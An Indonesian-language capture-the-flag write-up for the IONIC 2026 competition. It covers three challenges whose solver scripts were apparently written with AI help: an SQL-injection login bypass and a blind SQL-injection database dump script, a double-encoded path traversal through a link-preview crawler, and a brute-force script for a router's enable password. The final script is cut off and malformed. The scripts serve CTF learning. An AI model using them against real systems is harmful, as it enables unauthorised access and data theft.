setelah itu kita mencari dimana letak incident_report_2026.pcap berada menggunakan skrip dari ai ini dia

python3 << 'EOF'

```
import urllib.request, http.cookiejar, urllib.parse, itertools

base = "http://chall.ctf.tccpens.id:30091"
host_hdr = {"Host": "staging-chronocorp.ctf"}

cj = http.cookiejar.CookieJar()
opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(cj))

data = urllib.parse.urlencode({"username": "zzz' OR id=6 OR '1'='1", "password": "x"}).encode()
req = urllib.request.Request(base + "/staging/login", data=data,
   headers={**host_hdr, "Content-Type": "application/x-www-form-urlencoded"})
opener.open(req, timeout=10)

prefixes = ["/staging", ""]
middles = ["/api", ""]
actions = ["download", "file", "files", "attachment", "attachments", "media",
          "uploads", "storage", "evidence", "export"]
id_variants = ["6", "incident_report_2026.pcap"]

for pre, mid, act, idv in itertools.product(prefixes, middles, actions, id_variants):
   p = f"{pre}{mid}/{act}/{idv}"
   req = urllib.request.Request(base + p, headers=host_hdr)
   try:
      resp = opener.open(req, timeout=8)
      ct = resp.getheader("Content-Type")
      if resp.status == 200 and "html" not in (ct or ""):
         print("HIT:", p, resp.status, ct)
   except urllib.error.HTTPError as e:
      if e.code != 404:
         print("NON-404:", p, e.code)
EOF
```

setelah dijalankan akan ada output dimana file tersebut disimpan dan kita bisa mendownloadnya

HIT: /staging/download/incident_report_2026.pcap 200 application/octet-stream

dan script python untuk downloadnya :

```
cat > /tmp/download_pcap.py << 'EOF'
import urllib.request, http.cookiejar, urllib.parse


base = "http://chall.ctf.tccpens.id:30097"
host_hdr = {"Host": "staging-chronocorp.ctf"}

cj = http.cookiejar.CookieJar()
opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(cj))

data = urllib.parse.urlencode({"username": "zzz' OR id=6 OR '1'='1", "password": "x"}).encode()
req = urllib.request.Request(base + "/staging/login", data=data,
    headers={**host_hdr, "Content-Type": "application/x-www-form-urlencoded"})
opener.open(req, timeout=10)

req2 = urllib.request.Request(base + "/staging/download/incident_report_2026.pcap",
headers=host_hdr)
resp2 = opener.open(req2, timeout=10)
body = resp2.read()
with open("incident_report_2026.pcap", "wb") as f:
    f.write(body)
print("Saved:", len(body), "bytes")
EOF
```

setelah di download kita analisis pcap nya dan menemukan code base64



disini kita coba mendecode kode base64nya dan muncul ini

deadbeef@kali:~$ echo "c3lzYWRtaW46TjN0YzRwX1lzYzB2M3JlZF8yMDI2IQ==" | base64 -d

sysadmin:N3tc4p_R3c0v3red_2026!

deadbeef@kali:~$

yang dimana kita bisa mengakses admin konsol nya

disini kita cek apakah ada blind sql

**deadbeef@kali:~$ curl -sS -u 'sysadmin:N3tc4p_R3c0v3red_2026!' **

**--data-urlencode "title=x' OR '1'='1" -G **

**'http://chall.ctf.tccpens.id:30091/staging/admin/api/check_document' **

-H 'Host: staging-chronocorp.ctf'

{"exists":true}

{"exists":true}

deadbeef@kali:~$

exist true berarti ada dan kita ekstraksi databasenya via blind sql tadi dan scriptnya juga dibantu ai ini dia solvernya :

```
cat > /tmp/dump_all.py << 'EOF'
import urllib.request, urllib.parse, string

base = "http://chall.ctf.tccpens.id:30091"  # ganti sesuai port aktif
auth_header = "Basic c3lzYWRtaW46TjN0YzRwX1lzYzB2M3JlZF8yMDI2IQ=="

def check(cond):
    payload = f"x' OR ({cond}) OR '1'='2"
    params = urllib.parse.urlencode({"title": payload})
    url = f"{base}/staging/admin/api/check_document?{params}"
    req = urllib.request.Request(url, headers={
        "Host": "staging-chronocorp.ctf",
        "Authorization": auth_header
    })
    body = urllib.request.urlopen(req, timeout=10).read().decode()
    return '"exists":true' in body

charset = string.printable.strip()

def get_int(cond_template, max_val=300):
    for i in range(max_val):
        if check(cond_template.format(i)):
            return i
    return None

def extract_string(len_cond_tpl, char_cond_tpl, max_len=300):
    length = get_int(len_cond_tpl, max_len)
    if length is None:
        return None
```

```
    result = ""
    for pos in range(1, length + 1):
        found = None
        for c in charset:
            cc = c.replace("'", "''")
            if check(char_cond_tpl.format(pos=pos, char=cc)):
                found = c
                break
        result += found if found else "?"
    return result

# Sanity check
print("Test 1=1 (harus True):", check("1=1"))
print("Test 1=2 (harus False):", check("1=2"))
print()

# 1. Enumerasi semua nama tabel
table_count = get_int("(SELECT count(*) FROM sqlite_master WHERE type='table')={}")
print(f"Jumlah tabel: {table_count}\n")

tables = []
for t_idx in range(table_count):
    len_tpl = f"(SELECT length(name) FROM sqlite_master WHERE type='table' LIMIT 1 OFFSET {t_idx})={{}}"
    char_tpl = f"(SELECT substr(name,{{pos}},1) FROM sqlite_master WHERE type='table' LIMIT 1 OFFSET {t_idx})='{{char}}'"
    tname = extract_string(len_tpl, char_tpl)
    tables.append(tname)
    print(f"Tabel {t_idx}: {tname}")

print("\n" + "="*60)

# 2. Untuk tiap tabel, enumerasi kolom lalu dump semua baris
```

```
for table in tables:
    print(f"\n### TABEL: {table} ###")


    col_count = get_int(f"(SELECT count(*) FROM pragma_table_info('{table}'))={{}}")
    cols = []
    for c_idx in range(col_count):
        len_tpl = f"(SELECT length(name) FROM pragma_table_info('{table}') LIMIT 1 OFFSET {c_idx})={{}}"
        char_tpl = f"(SELECT substr(name,{{pos}},1) FROM pragma_table_info('{table}') LIMIT 1 OFFSET {c_idx})='{{char}}'"
        cname = extract_string(len_tpl, char_tpl)
        cols.append(cname)
    print(f"Kolom: {cols}")

    row_count = get_int(f"(SELECT count(*) FROM {table})={{}}")
    print(f"Jumlah baris: {row_count}")

    for r_idx in range(row_count):
        row_data = {}
        for col in cols:
            len_tpl = f"(SELECT length({col}) FROM {table} LIMIT 1 OFFSET {r_idx})={{}}"
            char_tpl = f"(SELECT substr({col},{{pos}},1) FROM {table} LIMIT 1 OFFSET {r_idx})='{{char}}'"
            val = extract_string(len_tpl, char_tpl)
            row_data[col] = val
        print(f"  Row {r_idx}: {row_data}", flush=True)

print("\n" + "="*60)
print("SELESAI DUMP SEMUA TABEL")
EOF

python3 /tmp/dump_all.py
```



dan flagnya ketemu

FLAG : IONIC{chr0n0c0rp_t3mp0r4l_v4ult_ch41n}


Cacheme

link ai : https://claude.ai/share/769a3fd8-a34a-4361-9f26-8348d3b5f459

CacheMe adalah layanan link-preview kecil. Tempel URL publik, crawler internal kami akan merendernya, lalu menyimpan salinan di cache bersama supaya preview berikutnya instan.




langkah pertama adalah daftar dulu saya menggunakan jay123 sebagai user dan jay123secure sebagai password



setelah login saya mengambil cookie sessionnya dan membuat file dengan nama cookies.txt:

Netscape HTTP Cookie File

chall.ctf.tccpens.id FALSE/ FALSE0 session 1ed7eecf2b4b143ff604b3046301bcce0b01c3926aea44ed



setelah ini, tiap kali curl pakai -b cookies.txt, itu artinya “pakai cookie session ini”

coba bot buka halaman admin:

```
┌──(jodi㉿ DESKTOP-47CLUIP)-[/mnt/c/Users/USER/Documents/IONICPENS]
└─$ curl -X POST http://chall.ctf.tccpens.id:30485/api/preview \
>   -H "Content-Type: application/json" \
>   -b cookies.txt \
>   -d '{"url":"http://cacheme.local/public/%252e%252e/admin"}'
{"id":"9cf15ad4ed5b","status":"queued"}
```

```
curl -X POST http://chall.ctf.tccpens.id:30485/api/preview \
  -H "Content-Type: application/json" \
  -b cookies.txt \
  -d '{"url":"http://cacheme.local/public/%252e%252e/admin"}'
```

normalnya cuma bisa buka halaman yang diawali `/public/`. tapi ada trik kalau tulis kode %252e%252e (artinya “titik dua kali”, tapi “disamarkan” lewat encoding berlapis), sistem penjaga gak sadar itu sebenernya perintah buat “naik folder” ke `/admin`

ambil hasil dari cache pakai:

```
curl "http://chall.ctf.tccpens.id:30485/public/%252e%252e/admin" -b cookies.txt
```

```
┌──(jodi㉿ DESKTOP-47CLUIP)-[/mnt/c/Users/USER/Documents/IONICPENS]
└─$ curl "http://chall.ctf.tccpens.id:30485/public/%252e%252e/admin" -b cookies.txt
<!doctype html><html lang="en"><head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-sc
ale=1"><title>Admin · CacheMe</title><link rel="stylesheet" href="/public/style.css"></head><body><header class="nav"><a
 class="brand" href="/">Cache<span>Me</span></a><nav><a href="/public/about">About</a><a href="/public/security">Securit
y</a><a href="/login">Login</a><a class="btn" href="/register">Register</a></nav></header><main><section class="panel na
rrow"><p class="eyebrow">INTERNAL</p><h1>Admin console</h1><p>Operator: <strong>putri</strong>. Only the crawler and sta
ff can see this page.</p><p>Flag ticket: <code id="ticket">6354aff46b72b38b</code></p><p class="muted">The flag endpoint
 expects the ticket as a path segment.</p></section></main><footer>CacheMe · built by TCC PENS // IONIC 2026</footer></b
ody></html>
```

disitu terlihat ada tiket yang berisi kode misterius, ulangi cara yang sama untuk memerintahkan bot buka halaman admin tapi ditambah dengan /flag/kode tiket seperti:

```
curl -X POST http://chall.ctf.tccpens.id:30485/api/preview \
  -H "Content-Type: application/json" \
  -b cookies.txt \
  -d '{"url":"http://cacheme.local/public/%252e%252e/admin/flag/635aff46b72b38b"}'
```

```
┌──(jodi㉿ DESKTOP-47CLUIP)-[/mnt/c/Users/USER/Documents/IONICPENS]
└─$ curl -X POST http://chall.ctf.tccpens.id:30485/api/preview \
>   -H "Content-Type: application/json" \
>   -b cookies.txt \
>   -d '{"url":"http://cacheme.local/public/%252e%252e/admin/flag/6354aff46b72b38b"}
{"id":"ae93c1fc2d2e","status":"queued"}
```

sekarang ulangi bagian ambil hasil dari cache tapi ditambah /flag/ticket:

curl "http://chall.ctf.tccpens.id:30485/public/%252e%252e/admin/flag/635aff46b72b38b" -b cookies.txt

```
┌──(jodi㉿ DESKTOP-47CLUIP)-[/mnt/c/Users/USER/Documents/IONICPENS]
└─$ curl "http://chall.ctf.tccpens.id:30485/public/%252e%252e/admin/flag/6354aff46b72b38b" -b cookies.txt
IONIC{c4Ch3_d3C3p7!0N_1s_4LL_4b0u7_p3r5p3C7!v3_!!_wH0_54w_7h47!!!!!!}
```

FLAG : IONIC{c4Ch3_d3C3p7!0N_1s_4LL_4b0u7_p3r5p3C7!v3_!!_wH0_54w_7h47!!!!!!}

Miscellaneous


The Open Router

link ai : https://claude.ai/share/64843ea3-9114-4500-b144-e6e2e969d905

Tim CloudOps kami baru saja mencoba migrasi ke arsitektur Cloud-Native Routing (`openrouter`). Mereka membuat satu instance *router* untuk dihubungkan ke Core Data Center via BGP. Sepertinya admin kami sedang melakukan *debugging* dan membiarkan port manajemennya terbuka lebar. Bisakah kamu mencari rahasia BGP di dalam *router* ini?


`IONIC{...}`

jadi disini di challenge ini ada kayak sama linux seperti privilege escalation vulnerability tapi versi openrouter jadi disini kita akan mensolve dan dibantu oleh ai




jadi disini ngelihat command apa aja yang ada di container

lalu kata ai disuruh untuk command find password saya coba untuk find password dan output muncul seperti ini



lalu setelah itu show logging untuk melihat logs login dan mungkin ada logs yang lebih menairk



nah disini ini password

(config) password [(8-8)] WORD

(config) no password

(config) enable password [(8-8)] WORD

(config) no enable password

(config) service password-encryption

(config) no service password-encryption

(bgp) neighbor <A.B.C.D|X:X::X:X|WORD> password LINE

(bgp) no neighbor <A.B.C.D|X:X::X:X|WORD> password [LINE]

openrouter>

ai memberikan solver untuk ngebruteforce passwordnya dan ini adalah solvernya

#!/usr/bin/env python3

"""

Brute-force the 'enable' password on the FRR bgpd vtysh CLI exposed over nc.

```
Usage: python3 brute_enable.py <host> <port> [wordlist_file]
If no wordlist_file given, uses the built-in candidate list below.
"""
import socket
import sys
import time

HOST = sys.argv[1] if len(sys.argv) > 1 else "chall.ctf.tccpens.id"
PORT = int(sys.argv[2]) if len(sys.argv) > 2 else 30795
WORDLIST_FILE = sys.argv[3] if len(sys.argv) > 3 else None

DEFAULT_CANDIDATES = [
    "", "zebra", "frr", "frr123", "frrouting", "quagga",
    "cisco", "admin", "admin123", "password", "root", "toor",
    "openrouter", "openrouter123", "cloudgateway", "bgp", "bgp123",
    "core", "coredatacenter", "ionic", "ionic123", "executeid",
    "cloudnative", "cloudops", "debug", "letmein", "changeme",
    "P@ssw0rd", "Password1", "router", "router123", "gateway",
    "bgpgateway", "interconnect", "asn65000", "65000", "as65000",
]

def try_password(host, port, password, timeout=5):
    try:
        s = socket.create_connection((host, port), timeout=timeout)
    except Exception as e:
        print(f"[!] Connection failed: {e}")
        return None
    s.settimeout(timeout)
    buf = b""
    try:
        # drain banner until prompt
        time.sleep(0.3)
```

```
            buf += s.recv(65536)
            s.sendall(b"enable\n")
            time.sleep(0.3)
            buf += s.recv(65536)
            s.sendall(password.encode() + b"\n")
            time.sleep(0.3)
            buf += s.recv(65536)
        except Exception:
            pass
        s.close()
        text = buf.decode(errors="replace")
        # heuristic: success usually drops the '>' prompt to a '#' prompt
        success = "openrouter#" in text or ("%" not in text.split("Password:")[-1] and "Password:" not
in text.split("Password:", 1)[-1])
        return text, success

